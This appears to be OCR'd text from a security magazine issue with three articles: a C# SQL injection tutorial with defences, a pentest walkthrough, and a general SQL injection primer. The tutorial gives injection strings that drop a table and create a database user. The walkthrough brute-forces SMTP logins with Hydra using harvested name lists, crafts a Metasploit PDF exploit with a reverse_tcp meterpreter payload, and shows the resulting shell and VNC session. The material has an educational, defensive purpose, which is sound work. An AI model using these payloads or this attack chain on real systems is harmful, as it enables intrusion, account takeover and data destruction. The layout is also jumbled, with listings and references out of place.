
Imagine that you use this code in a Web Page and you have a textbox to write the City name. The sql injection is a technique to:

- Access to our database
- Hack our database
- Obtain private information
- Drop database objects

How does sql injection work?

Imagine that the param1 receives the textbox text as an input. You can modify the input parameter and inject code: In this example let's create a table for testing purposes:

Create table dbo.t1 (c1 int)




```
AdventureWorks
  Database Diagrams
  Tables
    System Tables
    dbo.AWBuildVersion
    dbo.DatabaseLog
    dbo.ErrorLog
    dbo.t1
```

Figure 4. *A simple table t1 created for demo purposes*

The following injection code will delete the table just created:

```
string param1 = "Berlin';drop table dbo.t1;select
   * from  [AdventureWorks].[Person].[Address]
   where City ='Paris";
```

As you can see, instead of passing Berlin as an input we are dropping the table dbo.t1 and then writing a query to close the quotes.




```
AdventureWorks
  Database Diagrams
  Tables
    System Tables
    dbo.AWBuildVersion
    dbo.DatabaseLog
    dbo.ErrorLog
    HumanResources.Department
    HumanResources.Employee
    HumanResources.EmployeeAddress
    HumanResources.EmployeeDepartmentHistory
```

Figure 5. *The table t1 was deleted by the sql injection code!*

You can run different lines of code. This sample will create a new user named user1 in the database:

```
string param1 = "Berlin';CREATE USER [user1] FOR
   LOGIN [daniel];select * from  [AdventureWorks].
   [Person].[Address] where City ='Paris";
```



```
Security
  Users
    dbo
    guest
    INFORMATION_SCHEMA
    sys
    user1
```

Figure 6. *The sql injection code created a new user in the database!*

Do you have an idea so far what SQL injection is and isn't?

It is taking advantage of a security hole by injecting code.In these demos we show how to drop a table whith SQL injection and finally we create a user by injecting T-SQL statement in the variable values.

How can we solve the sql injection?

There is no way to solve it. You have to live with it, but at least you know the risks.

I was just kidding.

You have to be very careful with how and when you use textboxes and parameters in your code.

Alternative 1

In sql server you can use stored procedures. I am going to use a stored procedure instead of a plain query. The stored procedure with use a city parameter: Listing 2.

This procedure shows the Address information if we provide the city name:

```
exec showaddress 'Paris'
```


Now, let's modify the C# code to call the stored procedure: Listing 3.

Listing 2. *The SQL SERVER code to create a procedure with the city as a parameter*

```
create procedure showaddress
@city varchar(30)
as
select * from
[AdventureWorks].[Person].[Address] where City =@city
```

Listing 3. *The C# code to call the stored procedure and avoid SQL injections*

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Data.SqlClient;
using System.Data;

namespace sqlinjection
{
    class Program
    {
        static void Main(string[] args)
        {
            SqlDataReader rdr = null;

            string ConnectionString = "Data Source=.\\SQLEXPRESS;Initial Catalog=AdventureWorks;Int
   egrated Security=True;async=true";
            SqlConnection cnn = new SqlConnection(ConnectionString);

            SqlCommand cmd = new SqlCommand("showaddress", cnn);
            cmd.CommandType = CommandType.StoredProcedure;
            SqlParameter par = cmd.Parameters.Add("@city", SqlDbType.Char);
            par.Value = "Berlin';CREATE USER [user1] FOR LOGIN [daniel];select * from  [Adventure-
   Works].[Person].[Address] where City ='Paris";
            cnn.Open();
            // execute the command
            rdr = cmd.ExecuteReader();


            if (rdr.HasRows)
            {
                while (rdr.Read())
                {
                    Console.WriteLine(rdr.GetString(1));
                }
            }
            Console.ReadLine();

            cnn.Close();

        }
    }
}
```




	AddressID	AddressLine1	AddressLine2
1	676	21105, rue de Varenne	NULL
2	683	36, avenue de la Gare	NULL
3	689	39, route de Marseille	NULL
4	691	98, rue Montcalm	NULL
5	694	3101, avenue de Malakoff	NULL
6	696	9005, rue des Bouchers	NULL
7	698	7551, avenue Foch	NULL
8	705	699bis, rue des Peupliers	NULL
9	707	3833, boulevard Beau Marchais	NULL
10	708	1, place de la République	NULL
11	710	88, avenue de l' Union Centrale	NULL
12	711	3383, rue Lamarck	NULL
13	11431	8, rue des Vendangeurs	NULL
14	11500	Attaché de Presse	NULL
15	11534	99, rue du Départ	NULL

Figure 7. *The stored procedure results for testing purposes*

As you can see we are injecting information in the variable:

```
par.Value = "Berlin';CREATE USER [user1] FOR
   LOGIN [daniel];select * from  [AdventureWorks].
   [Person].[Address] where City ='Paris";
```

If we run the code, you will notice that the code is not executed and the sql injection does not work.



file:///C:/Documents and Settings/Daniel/My Documents/sql injection/sqlinjection/sqlinjecti...

Figure 8. *The C# application does not run and the sql injection does not take effect*

If you do not like the stored procedures, there is another alternative, but as a database developer I prefer the stored procedures. It has performance and security advantages. If you are not using SQL Server, you can use procedures or packages in your database to increase the security.

Alternative 2

This alternative is for guys who do not like the stored procedures or packages in Oracle. I personally recommend the Alternative 1, regardless of your mileage, this example code might as well save your day (Listing 4).

The following code uses a parameter:

```
cmd.Parameters.AddWithValue("@city", param1);
```

And we call the parameter in the query:

References

- *http://php.net/manual/en/security.database.sql-injection.php*
- *http://en.wikipedia.org/wiki/SQL_injection*
- *https://www.owasp.org/index.php/Preventing_SQL_Injection_in_Java*

Images

- *http://www.tarotida.com/sonar-con-inyeccion/*
- *http://www.6dollarshirts.com/product.php?productid=11987*
- *http://thebuckinghampalace.blogspot.com/2012/11/thankful-for-lego-man.html*

```
SqlCommand cmd = new SqlCommand("SELECT *  FROM
   [AdventureWorks].[Person].[Address] where City
   =@city", cnn);
```

Other recommendations

We recommended to use parameters and stored procedures if possible, but there are other recommendations also:

- If you are using ORM (Object Relational Mapping) libraries, you may not have these problems, because these libraries already solve these problems.
- Limit the permissions for the user in the code. Sometimes people use the sa (super administrator) user. This is extremely dangerous. Try to limit the permissions to the minimum required.
- Use validators in your input. If it is a text, validate the data. For example if you only expect letters, validate special characters.

Conclusion

In few words, be careful with your code. There are always malicious people or maybe some hackers there to break your code and hack your database.

The concepts can be applied in any programming language, but if you require more information you can read the following links: see References.

DANIEL CALBIMONTE

Daniel Calbimonte is the owner of the latin american blog in Spanish elpaladintecnologico and partner of the blog testools.net. He is from Bolivia, South America.

As a typical Latin American guy, he is a soccer fun and player. He is a Microsoft Certified Trainer, Microsoft Most Valuable Professional, Microsoft Certified IT Professional and a writer for mssqltips, sqlservercentral and ablebits. He worked in conferences and teach Microsoft Technologies around the world. He is a SQL Server consultant for Databases and Business Intelligence he also provides marketing solutions for commercial software for companies around the world.

Listing 4. *The C# code with the parameterized method to avoid SQL injections*

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Data.SqlClient;
using System.Data;

namespace sqlinjection
{
    class Program
    {
        static void Main(string[] args)
        {
            SqlDataReader rdr = null;

            string ConnectionString = "Data Source=.\\SQLEXPRESS;Initial Catalog=AdventureWorks;Int
   egrated Security=True;async=true";
            SqlConnection cnn = new SqlConnection(ConnectionString);
            string param1 = "Berlin';CREATE USER [user1] FOR LOGIN [daniel];select * from  [Adven-
   tureWorks].[Person].[Address] where City ='Paris";
            //string param1 = "Berlin";

            SqlCommand cmd = new SqlCommand("SELECT *  FROM [AdventureWorks].[Person].[Address]
   where City =@city", cnn);
            //cmd.CommandType = CommandType.Text;
            cmd.Parameters.AddWithValue("@city", param1);
            cnn.Open();
            // execute the command
            rdr = cmd.ExecuteReader();


            if (rdr.HasRows)
            {
                while (rdr.Read())
                {
                    Console.WriteLine(rdr.GetString(1));
                }

            Console.ReadLine();

            cnn.Close();

        }
    }
}
```

Learning How to Protect Your Networks by Attacking Them

Even the slightest information about a network in the wrong hands can be a stepping stone and eventually lead to total ownership. No network and/or computer system is immune against all kind of attacks 24/7.

If a skilled blackhat wants to penetrate your network he or she eventually will succeed. It's just a matter of time. The prime is to implement a defense in depth strategy. Where your security is a multi layered one. This way your goal is to make it systematically harder to penetrate your network(s) and thus limiting a more theoretical compromize to some members of the blackhat champions league. An attacker has several great advantages a sysadmin more likely has not. And that is time and opportunity. A blackhat isn't always limited to office hours whereas a sysadmin more likely is overworked and underpaid to begin with. An attacker only needs one security/configuration/social engineering-flaw and it's eventually game over. On the other hand the sysadmin has far more responsibilities than only babysitting intrusion/firewall logs. The admin can't slip a single time whereas any attacker only has to find that single way in.

So if an attack is successful or not, will mainly depend on two key factors, 1º the imagination of the hacker, and 2º the fortification of the equipment on the part of administrators.

Default Password

The following scenario is shown in many companies and in many systems. And in addition, it is real. In the vast majority of companies when there is a new high of users, that is to say, when you create an account for a person who joins the template, the administrator responsible for generating this account, it is often easier for the user a first generic password in order to access your computer, the mail, etc, and then the user should change it. This is not always so, more than 70% of the accounts they keep the same password after access to the systems.

System Administrators tend to think that this is a good security measure since only and the user knows that generic password, and also shall be valid only until the own user changes. But there is the problem.

You should never use generic password and never has to leave to free choice of the user the change. There are some settings on servers that require the user to change the password on the first login. And to add a degree of security, you should never makes the same initial password to all users, this should be randomly generated. These settings can be enabled in nearly any server system; Active Directory, Exchange, Linux servers, etc.

Under such a scenario, the persons having knowledge of the generic initial password that is assigned to each new user account, could violate the accounts of other users know your login name. To gain access to other accounts would require the generic password, which we could obtain through social engineering, or from within the company being an employee, and the user name for login.


The attack can be done individually or on a mass scale, and will be conducted through brute force. On the basis that we already know the generic password, it's a question of obtaining a good list of users in order to test logins that exist on the server, and which have not changed the password.

As a general rule the user names of a company typically consist of the following way:

- first initial + last name
- First name initial + last name + middle initial
- name + first initial and last name
- name + "dot" + first name


Assuming that we already know the default password that the administrator awarded, our work will be to seek user names to be able to perform brute force.

There are numerous web pages that are repositiors where are stored password cracked of other websites, user names, passwords by default, etc. The *http://wiki.skullsecurity.org/Passwords* page, possibly one of the best to search for dictionaries of brute force. We in particular we have set ourselves in some list of user accounts on facebook, including: full names, last name, first name, and various combinations of them.



Name	Compressed
Full names	facebook-names-unique.txt.bz2 (479,332,623 bytes)
Full names - w/ count	facebook-names-withcount.txt.bz2 (477,274,173 bytes)
First names	facebook-firstnames.txt.bz2 (16,464,124 bytes)
First names - w/ count	facebook-firstnames-withcount.txt.bz2 (73.134.218 bytes)
Last names	facebook-lastnames.txt.bz2 (21,176,444 bytes)
Last names - w/ count	facebook-lastnames-withcount.txt.bz2 (21,166,232 bytes)
First initial last names	facebook-f.last.txt.bz2 (67,110,776 bytes)
First initial last names - w/ count	facebook-f.last-withcount.txt.bz2 (66,348,431 bytes)
First name last initial	facebook-first.l.txt.bz2 (37,463,798 bytes)
First name last initial	facebook-first.l-withcount.txt.bz2 (36,932,295 bytes)

Figure 1. *Listing and combinations between names and surnames of Facebook users*



Username

Username

[✓ Username List] :ritorio/facebook-f.last.txt

Loop around users

Password

[✓ Password] PassDefault

Password List

Colon separated file

Use Colon separated file

Try login as password

Try empty password


Figure 2. *Configuration xHydra for brute-force attack*

Access to the Mail Server

With the little information that we know of the company's infrastructure, we are going to launch an attack on the server of web mail. As an example we are going to carry out the attack on a web server of mail to see the gravity of the situation of a bad management of the systems and carelessness on the part of the user.

Knowing the generic password that gives the user, we use an automated tool to gain access to employees' email accounts that have not changed the password. The operation is simple, the tool will attempt to log against the mail server by entering the same password, and the user name that are in the list of users of Facebook that we downloaded.

Thanks to the xHydra tool we know that users did not change the default password. As shown in Figure 3, xHydra is theirs to do the checking of user names from a list and ingrasando always the same password.



```
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-21 12:29:19
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you ha
[DATA] 16 tasks, 1 server, 17285798 login tries (l:17285798/p:1), ~1080362 tries per task
[DATA] attacking service smtp on port 25
[25][smtp] host: [redacted] login: amartin   passw [redacted]
[25][smtp] host:            login: aortega   passw
[25][smtp] host:            [redacted]   pass
[25][smtp] host:            login: jdomingo   pass
[25][smtp] host:            login: dherrera   passw
[STATUS] 6006.0             tries in 00:01h, 172797            5 active
[25][smtp] host:            login:[redacted]   pas
[25][smtp] host:            login: edominguez   pa
[25][smtp] host:            login: apalacios   pass
[25][smtp] host:            login: szamora   passw
[25][smtp] host:            login: csu   password:
[STATUS] 6870.0             0 tries in 00:03h, 172651            16 active
[25][smtp] host:            login: aordonez   pass
[25][smtp] host:            login: rmarcos   passw
```

Figure 3. *Login successfully for the account users on the server smtp*

As you can imagine if we would like to access one of these email accounts we could do so without any kind of problem.

Accessing to the systems

Once we have already managed to get into one of the email accounts of the company the next step will be spoofing of identity the person and send an e-mail containing a malicious attachment.

Another major security problem is downgrading of the systems, the task of having the entire fleet of equipment is well updated makes tedious for the administrator. There are always outdated systems for that the applications are compatible with other applications.

We take advantage of an outdated system for perform an intrusion by a file contaminated with an exploit. This file contaminated will give us access to a victim's machine. This will allow us to be within the network, where are the servers of the company.

To solve this problem should have all the systems always updated with the latest version. In addition to not receive emails that contain viruses, trojans or any other type of malware, it has to make is use of filtering of emails to firewall mode to any type of mail that has an attachment, block the emails suspect and not arrives to enter the systems.


Today is quite simple to create a file that we provide access to the machine of a victim.

Using social engineering we will send you e-mail a PDF document infected for have control of the machine. The victim that you will receive the mail did not suspect anything, the mail is going to receive from your coworker. For this reason we chose any of the mails that are in inbox.

Once you have sent the mail with the PDF, our team will be waiting for you to produce a connection to take control of the machine. This connection will be made at the time that the other person open the PDF.

This whole process is done through tools such as Metasploit, capable of generating an exploit from a PDF document.

The document that we are going to send has to carry a name that pass unobserved to that the person who receives not suspected nothing.



windows/fileformat/adobe_pdf_embedded_exe_nojs (como superusua

Adobe PDF Escape EXE Social Engineering (No JavaScript)

This module embeds a Metasploit payload into an existing PDF file in a non-standard method. The resulting PDF can be sent to a target as part of a social engineering attack.

Option	Value
DisablePayloadHandler	false
EXENAME	msf.exe
ExitOnSession	false
FILENAME +	new_project.pdf
LAUNCH_MESSAGE	To view the encrypted content pleas...
LHOST	192.168.193.153
LPORT	27512
PAYLOAD +	windows/meterpreter/reverse_tcp

Targets: 0 => Adobe Reader <= v9.3.3 (Windows XP SP3 English)

☐ Show advanced options

Figure 4. *Reverse connection exploit Adobe reader 9*

Figure 4 shows how the exploit takes advantage of a vulnerability found in Adobe Reader 9. Thanks to that many outdated systems still use this version of Adobe, it is likely that we will infect our victim.

With this configuration through Armitage we have generated the file.

The next step, we will configure our machine, also with Armitague, so that when the victim open the document we have a reverse connection. This is to connect directly to your machine and run or do any idea.


When the document is created, this is preparing to make a connection to our machine, through a port.

In the same mode we have to tell our team that wait receive a connection by that same port.

When the person opens the file nothing appears, simply you will see a blank pdf document.

And in that time we will have total control over the machine.

As shown in Figure 5, a connection has been made toward a victim's machine. If we tried to see the directories on the hard disk, we will see all the content.



Armitage (como superusuario)
Armitage View Hosts Attacks Workspaces Help
irix
linux
multi
browser
fileformat
ftp
handler
http
ids
misc
192.168.193.152
Console
windows/fileformat/adobe_pdf_embedded_exe_nojs
multi/handler


```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.193.153:16320
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.193.153:16320 ->
192.168.193.152:1103) at 2013-10-20 11:06:20 +0200
msf exploit(handler) > ls
[*] exec: ls

compartida
Descargas
Desktop
Documentos
Imágenes
Música
Notas Keepnote
Notebooks
Plantillas
Público
Release.key
msf exploit(handler) >
```

Figure 5. *Full control on the victim machine*

At this point there are a lot of opportunities. One could care to scan the entire company intranet in search of more fruit to harvest. Yet in this particular example we leave nmap and a lot of other tools for what it is and make use of the newly created vnc backchannel in order to see what's happening on the victims desktop.

Summary

It is very important to have Secure network infrastructure, and updated for all systems. Have not update the systems is the cause of 80% of intrusions made by cybercriminals.



root@kali: /home/sparrowise
Archivo Editar Ver Buscar Terminal Ayuda

```
 at 2013-06-24 00:33:12 +0200

meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.193.153 LPOR
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\
st be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.193.153:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "kontrol0-d7cfba"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green
Using shared memory PutImage
Same machine: preferring raw encoding
meterpreter > 
```

Figure 6. *Remote connection with VNC to Metasploit*

You should be able to use Firewall, IDS, proxies, and even a firewall at the level of mail to filter the emails. The minimum detail can mean a disaster in the company.

ISMAEL GONZÁLEZ D.



Ismael Gonzalez D. is a security researcher with an experience of over 7 years in the study of web vulnerabilities. He is currently certified in CEH, MCP, MCDTS, MCSA. LPIC-1 Founder and publisher of computer security blog (http://kontrol0.com). Writer of the book Backbox 3 – Initiation to pentesting, freely distributed and completely free (http://www.scribd.com/doc/157067606/BackBox-3-Iniciacion-al-Pentesting).

SQL Injection: Threat to Web

In today's age of the internet, where almost everything is online and the rest going online. People depend increasingly on information available on the internet, from fairy tales to astronomical reasearch data a lot of possible information is available through the internet. People find the internet a golden source of information. Each and every bit of information is available online. But this can be a potential risk, what happens if someone alters or removes chunks of your precious (stored) data. You could lose a lot of valuable information and invested time perhaps not that important to other people.

With the increasing number of people who are going online the number of people who will be a victim of some sort of digital crime will most likely increase the same.

What is it?
In computer networking, hacking is any technical effort to manipulate the normal behavior of network connections and connected systems. A hacker is any person engaged in hacking. The term „hacking" historically referred to constructive, clever technical work that was not necessarily related to computer systems.

Today, however, hacking and hackers are most commonly associated with malicious programming attacks on the Internet and other networks.

Should I be worried?
Yes! Each and every individual who is anyhow related to online information is exposed to the risk of hacking. Without proper security measures and being too lenient, the person can be a victim too.

Types of Risk
An internet user is exposed to a number of risks. I will try to name out a few here:

- Website hacking
- Network hacking
- Password hacking
- Online banking hacking
- Computer hacking

and many more...

Let me try to cover some bits and pieces of it.

Website hacking
Main focus of website hacking is to, harness the security vulnerabilities or loop-holes in the website to do some damage.

The main outcome of this type of hacking is that, the information is collapsed either it is altered to an unusable state or deleted altogether. But the worst is if information is altered in such a way that it is of loss to some and gain to some.

Computer Hacking
Gaining unauthorised access to someone else's computer is called computer hacking. The objective here is to steal private information in order to get something profitable out of it. Like a simple exchange of money for data.

Online Banking Hacking
This is the worst kind of hacking which deals with lots of financials.

Modus operandi

- The hackers usually build websites which are a replica of the original banking website with same look and feel.
- Mails are sent to random people asking them to update details related to their bank accounts, as part of some regulatory work. With a link taking them to the fake website.
- An innocent user gets caught in this and does as asked in email, with no idea that the information related to his/her bank account now lies with the hacker.
- The hacker can now use this information in order to steal money out of the cusomter's account. Therby causing some serious loss.

Who can help?
As we can see there are a lot of threats existing in this digital age, so in order to protect us from these threats or identify the ways protection a number of organsiation exists. One such is:

The Security Watchmen – OWASP
In December 2001, the Open Web Application Security Project (OWASP) was established as an international non-profit organization aimed at web security discussions and enhancements. For practically their entire existence, OWASP has kept track of perhaps every type of hack that could be done. Everything from social engineering, poor authentication systems, cross-site scripting, SQL injection, general software vulnerabilities, and more, OWASP kept track and encouraged the web community to continually secure everything as best as possible.

As with the growth of the world wide web, things came and went, and with the efforts of OWASP and its participants the hacks that were popular were no exception. However, of all types of security intrusions, almost the only one that constantly and consistently remained in the top ten were injections (usually exclusively database SQL).

An injection is defined by OWASP as „when untrusted data is sent to an interpreter as part of a command or query." Typically, this grants an attacker unauthorized access to data within a database through a web application, or grants them the ability to insert new or alter pre-existing data. This is done because, quite simply, a web application uses the user input to directly insert it into a database query without any type of sanitization.

This type of attach is called SQL Injection.

SQL Injection

What is SQL Injection (SQL-I)?

SQL Injection is one of the most widely exploited web application vulnerability of the web 2.0 era. SQL Injection is used by hackers to steal data from online businesses' and organizations' websites. This web application vulnerability is typically found in web applications which do not validate the user's input. As a result, a malicious user can inject SQL statements through the website and into the database to have them executed.

SQL Injection (SQLI) attack is considered one of the top 10 web application vulnerabilities of 2007 and 2010 by the OWASP.

Who is the target of SQL-I?

I guess a single liner is enough, Any database driven web-application.

Database driven web-application? What is it.

Nowadays all online businesses are using database driven web applications to sell products and services to their customers and share real time information with their business partners. Be it a news website, an online shopping website, blog, social network website or an enterprise resource planning system, all of these web applications have access to and interact with an online backend database.

It is typical for people browsing the internet to read data from an online backend database, most of the time without even realizing. When you search for a pair of running shoes on an online shopping website or check the balance of your bank accounts through an e-banking web application you are retrieving data from the backend database through the web application.

